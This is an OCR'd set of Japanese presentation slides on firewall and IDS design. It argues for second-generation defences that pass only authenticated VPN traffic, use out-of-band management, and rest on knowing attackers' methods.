
High performance FW (1)




High performance FW (2)



Multifunctional FW



例: 機能は組み合わせできまる




現状


- 第二世代システムへの脱皮
  - これまでの FW, IDS は第一世代
  - 最低限度の機能を力技で実現
  - 組み合わせての利用も拡大しているが、結局機能的なブレークスルーを実現していない
    - トラヒックをとめる
    - 怪しいものを片っ端から見つける
    - 最後は人間が判断しなければどうしようもない
    - 手間ばかりかかるシステム
- 研究開発が必要
  - 何を実現するのか

フィルタリングの考え方

- Pass authenticated traffic only
  - VPNだけが demarcation point よりも先に抜けられるトラヒック
  - その先にトンネルのエンドをおいておく



Out-band Management



まとめ

“ToDo” items…

- 相手を良く知ること
  - 最近の攻撃手法の高度化は著しい
  - 相手を知らなければ守れない
- システムとネットワークの守り方を知ること
  - 現時点での「定番」は何か
  - 技術的に何が欠けているのか
  - 技術面以外にどんな作業が必要なのか
- 頭を使うこと
  - 知恵をしぼること
  - 知見を集積すること
  - 集積された知見を体系化すること